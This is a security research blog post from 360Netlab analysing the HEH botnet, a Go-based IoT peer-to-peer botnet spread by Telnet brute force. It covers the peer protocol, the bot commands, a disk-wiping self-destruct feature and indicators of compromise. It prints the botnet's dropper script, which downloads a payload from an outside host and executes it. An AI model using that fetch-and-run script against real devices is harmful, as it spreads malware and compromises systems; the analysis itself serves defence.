Botnet

HEH, a new IoT P2P Botnet going after weak telnet services

JiaYu
Oct 7, 2020 • 8 min read

Overview

Recently, 360Netlab threat detection system captured a batch of unknown samples. The CPU architectures supported by this batch of samples are broad, including x86(32/64), ARM(32/64), MIPS(MIPS32/MIPS-III) and PPC, it is spreading through brute force of the **Telnet** service on ports **23/2323,** which means the bot does not really care of what the end devices are, as long as it can enter the device, it will try its luck to infect the target. The botnet is written in Go language, and uses proprietary P2P protocol, we named it **HEH Botnet** .


Based on the parsing result of **go_parser** (A tool I wrote, check it out at GitHub here), the HEH sample we captured was constructed by **Go 1.15.1** . The source code files used to build the binary file are listed as follows:

```
/mnt/c/Users/brand/go/src/heh/attack.go
/mnt/c/Users/brand/go/src/heh/commands.go
/mnt/c/Users/brand/go/src/heh/structFun.go
/mnt/c/Users/brand/go/src/heh/cryptotext.go
/mnt/c/Users/brand/go/src/heh/httpserver.go
/mnt/c/Users/brand/go/src/heh/killer.go
/mnt/c/Users/brand/go/src/heh/main.go
/mnt/c/Users/brand/go/src/heh/network.go
/mnt/c/Users/brand/go/src/heh/peerlist.go
/mnt/c/Users/brand/go/src/heh/portkill.go
/mnt/c/Users/brand/go/src/heh/services.go
/mnt/c/Users/brand/go/src/heh/telnet.go
```

Note that the project inside the sample is named **heh**. According to the characteristics of the source file path, we can also confirm that the family samples were built by the author in the WSL environment on the Windows platform.

Function description

The HEH Botnet sample contains three functional modules: propagation module, local HTTP service module and P2P module. The outline flow chart is as follows:



Detailed analysis

Initial stage

The HEH Botnet samples we captured was originally downloaded and executed by a malicious Shell script named **wpqnbw.txt** . The malicious Shell script then downloads and executes every single one of the malicious programs for all different CPU architectures, there is no environment checking or things like that, just run all the programs in turn. The malicious scripts and binary programs are hosted on **pomf.cat** Site(note here, prmf.cat is legit website, don't block it). The beginning of **wpqnbw.txt** (similar to the subsequent content):

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /
wget hxxp://a.pomf.cat/xggxyk
busybox wget hxxp://a.pomf.cat/xggxyk
chmod 777 xggxyk; busybox chmod 777 xggxyk; sh xggxyk "$1 3"
```

The parameters passed in when the malicious sample is started, the first parameter is an IP address, the default is the external IP of the compromised machine, theoretically it can also be the IP address of a certain Peer; the second parameter is the Deamon Flag, if you set this parameter is **3** , the sample will start running in daemon mode.

After the sample is started, a series of service processes will be killed according to the port number:

Then, the HEH sample will start an HTTP Server on the local port `:80` :

Universal Declaration of Human Rights

The initial state of this HTTP Server will be set `:80/0` to `:80/9` a total of 10 URIs, correspondingly, the Universal Declaration of Human Rights in 8 languages and 2 empty contents are displayed. For example, the `:80/0` returns the Chinese version of the "Universal Declaration of Human Rights" .

The 8 versions:

These initial contents of the Universal Declaration of Human Rights will soon be overwritten by the data pulled by the sample from Peer's HTTP service port, and these contents can also be updated through specific instructions in the P2P protocol.

P2P module

When the P2P module of HEH Botnet is initialized, there are two key steps:

1. Initialize the Peer List object, which is a global variable of the **Slice** type, with an initial length of **1000** . This PeerList should be defined in Go language as follows:

```
package main
import "net"

type Peer struct {
        addr                net.UDPAddr
        expirationTimer uint8
}

var peerList []Peer
```

2. Update the HTTP response data. By the `argv[1]` **: 80** the HTTP request to the service port of the HTTP URI 0 ~ 9, to update their respective data. According to the behavior of the sample, the data updated here is an **executable binary file** .

The P2P module of HEH Botnet mainly consists of 3 components:

1. **Ping** component: every 10s, a **Ping** command will be sent to each and every Peer's UDP service port in a 0.1 second interval.

2. **Peer update** component: every 10s, a bunch of Peer **Update** commands will also be sent to random Peers' UDP service port in the same 0.1 second interval. After receiving the command, the peer will check whether its Peer List already contains the Peer address information. If not, add the Peer address information to its Peer List.
3. **UDP service** component: The local Peer service of HEH Botnet is a UDP service. This service monitors data or instructions sent by other Peers, analyzes the instructions and performs corresponding operations.

This article focuses on the UDP service component of HEH Botnet. This component has two key functions: **UDP service port number generation** and **command parsing** .

The UDP service port of HEH Botnet is not fixed, nor is it randomly generated, but is calculated based on Peer's own public network IP. Each time HEH Bot receives a new Peer's IP address, it will calculate the Peer's UDP port according to the algorithm, and pack this information into its Peer List. The port generation algorithm is implemented in the function **main.portGenerator()** . The key parts are as follows:

The instructions that HEH Bot can parse are divided into two categories: P2P protocol-related functional instructions (**Protocol OpCode**) and Bot-specific control instructions (**Bot Cmd**). The Protocol OpCode is located in **the first byte of the UDP data** and is classified as follows:

OpCodeIns Len(Bytes)MeaningOperation**2**1**Ping**Response a **Pong** to the peer**3**1**Pong-4**1**Announce** (itself as a Peer)Add this peer to self's Peer List, and response an **Announce5**1**PeerUpdate**(Let peer update its PeerList)Update Peer List**1**> 0x229Control bot to do something as the Bot Cmd requiredParse and Execute Bot Cmd

When the instruction code is **1** , it means that the instruction is a control instruction code for Bot. The meaning of the starting 0x229 Bytes of data for this

type of command is fixed. It contains the Sha256 Hash Value and PSS Signature used for verification in turn, and finally there is an additional verification field of 8 Bytes; the actual command data is from 0x229 bytes onwards. Take No. 7 Bot Cmd (**Cmd.UpdateBotFile**) as an example, the instruction data structure is as follows:

HEH Bot verifies the received Bot Cmd data in 3 steps:

1. Check the length of the command data and Extra Flag;
2. Use PSS Signature to verify command data;
3. Check the Sha256 Hash of the last real cmd data.

The logic of the last two steps is as follows:

Among them, the public key used when verifying PSS Signature is:

```
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEA3c1Jzopt9E4+cDwTMKUo
uBSfu9DoFYctD6OIkiZqE1iF5sJPOr6xhU+nV9sebcAClnO9+6YvlKDIVVwjzNbm
jcfUAYyq8FSLJrifEYvT2LYkYYy/SNKcaaTmAKCJ3ACSXpjhcr6WW5/05ygBShVo
E0q+fVhVTqnkOPpIowuHs9RH0DcuGsxKYXTQizuC0Xa0HrfUrnI7FWNSUfm8v1mA
3FnlikNdTMrlRItnRCGIj+8tyiyvyQAi0/SWrfZLG+HzMgxf+wVBfD9H2XTUcUWX
uoDIlSRIJJkN88dJ+uf1dlHlCqhF9TrimpzALq+OhSd1alUaf+PFINSrjNuIc+wU
9cuYQeD6kMynXu7bKTVqKPz8M0EathmduOthNL7WUhcKUppyyBIfkVmH9cnxWcZu
jPpnGH9n5Djy1QaexRT9JBx7eNSps31cZ9/rQgO05SlA4KFZARCIXNPZmGOZmL8Y
33dPu29ykF02kiOau6SyLgRW2bIudMCrhL82fSo6zSNCXOby8VE3j/BCfn2lx5oI
n5ES65zs2GuF3DGfwheNLiaajV5belCOMCD07TjfBfHJz0hisTy5K1UHItqHSFCa
9EijW7uk416Ulx0HHChKAQJ8Mn2AqD1WBR4Iu20WQENJNIT7ketyCCMwJH0mO3en
LW2/t1GOPfXptXtNmdzp01sCAwEAAQ==
-----END PUBLIC KEY-----
```

The Bot Cmd supported by HEH Bot are as follows:

Cmd CodeMeaning**0Restart**: Restart the Bot**2Exit**: Exit current running bot**3Attack**: launch attacks (**not implemented**)**4Execute**: Execute Shell

Commond**5Print**: **not implemented6PeerUpdate**: Update Peer List**7UpdateBotFile**: By specifying a file download link, let the bot download and update the content of the file held by the bot. This file will be used as HTTP Response Data by the local HTTP Server which launched by the bot**8SelfDestruct**: Destruct the device**9Misc**: **not implemented**

At present, the most useful functions for the entire Botnet are to **execute Shell commands**, **update Peer List** and **UpdateBotFile**. The **Attack** function in the code is just a reserved empty function, and has not been implemented. It can be seen that the Botnet is still in the developement stage. We will see what the author comes up with the **Attack** feature.

The function for parsing Bot Cmd in Bot is **main.executeCommand()** . The overall structure of this function is as follows:

Self-destruction

There is one thing really worth noting here. When the Bot receives a cmd with code number **8** , the Bot will try to wipe out everything on all the disks through the following series of Shell commands:

Communication module-Telnet service brute force cracking

After the Bot runs the P2P module, it will execute the brute force task against the Telnet service for the two ports 23 and 2323 in a parallel manner, and then complete its own propagation.

First, the Bot will generate a random IP address, and then check whether the IP address is **127.0.0.1** :

If the IP address is **not 127.0.0.1** , the IP will be scanned. If the Telnet service is opened on port 23 or 2323, it will enter the brute force stage. The related functions are as follows:

The password dictionary exists in the form of global **Slice** variables, including **171** usernames and **504** passwords : (we are not sharing the list publicly due to security concerns) :

If the attempt is successful, the bot will let the victim access the bot's own HTTP service, and execute the corresponding file obtained through HTTP (ie the latest Bot sample) to complete the spread:

Sum up

The operating mechanism of this botnet is not yet mature, as we can see from above, some important function such as attack module have not yet been implemented. Also the P2P implementation still has flaws, the Bot does maintain a Peer List internally, and there is ongoing Ping<-->Pong communication between peers, but the entire Botnet still is considered centralized, as currently the bot node cannot send control command. In addition, the mechanism of carrying the sample itself through the local HTTP Server is not very pretty. With that being said, the new and developing P2P structure, the multiple CPU architecture support, the embedded self-destruction feature, all make this botnet potentially dangerous.

Contact us

Readers are always welcomed to reach us on twitter , or email to **netlab at 360 dot cn**.

IoC

MD5:

```
4c345fdea97a71ac235f2fa9ddb19f05
66786509c16e3285c5e9632ab9019bc7
6be1590ac9e87dd7fe19257213a2db32
6c815da9af17bfa552beb8e25749f313
984fd7ffb7d9f20246e580e15fd93ec7
bd07315639da232e6bb4f796231def8a
c1b2a59f1f1592d9713aa9840c34cade
c2c26a7b2a5412c9545a46e1b9b37b0e
43de9c5fbab4cd59b3eab07a81ea8715
```

— 360 Netlab Blog - Network Security Research Lab at 360 —

Botnet

僵尸网络911 S5的数字遗产

Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

See all 114 posts →

DNSMon

360netlab上线域名IOC（威胁情报）评估标准及评估数据服务

版本一：程序员版 一直以来，由于高门槛，安全圈里对威胁情报质量没有一个很好的评估手段， PR狠的公司的威胁情报就更好么？ 名头响的公司的威胁情报就更好么？ 使用了机器学习人工智能这些热词的威胁情报就更好么？ 拿了一堆排排坐吃果果的奖的公司的威胁情报就更好么？ 难有人能给个说法，所以最后我们看到用户只能回到一个聊胜于无的方法，...

Nov 2, 2020 · 4 min read

0-day

Ttint: An IoT Remote Access Trojan spread through 2 0-day vulnerabilities

Author: Lingming Tu, Yanlong Ma, Genshen Ye Background introduction Starting from November 2019, 360Netlab Anglerfish system have successively monitored attacker using two Tenda router 0-day vulnerabilities to spread a Remote Access Trojan (RAT) based on Mirai code. The conventional Mirai variants normally focus on...

Oct 1, 2020 · 10 min read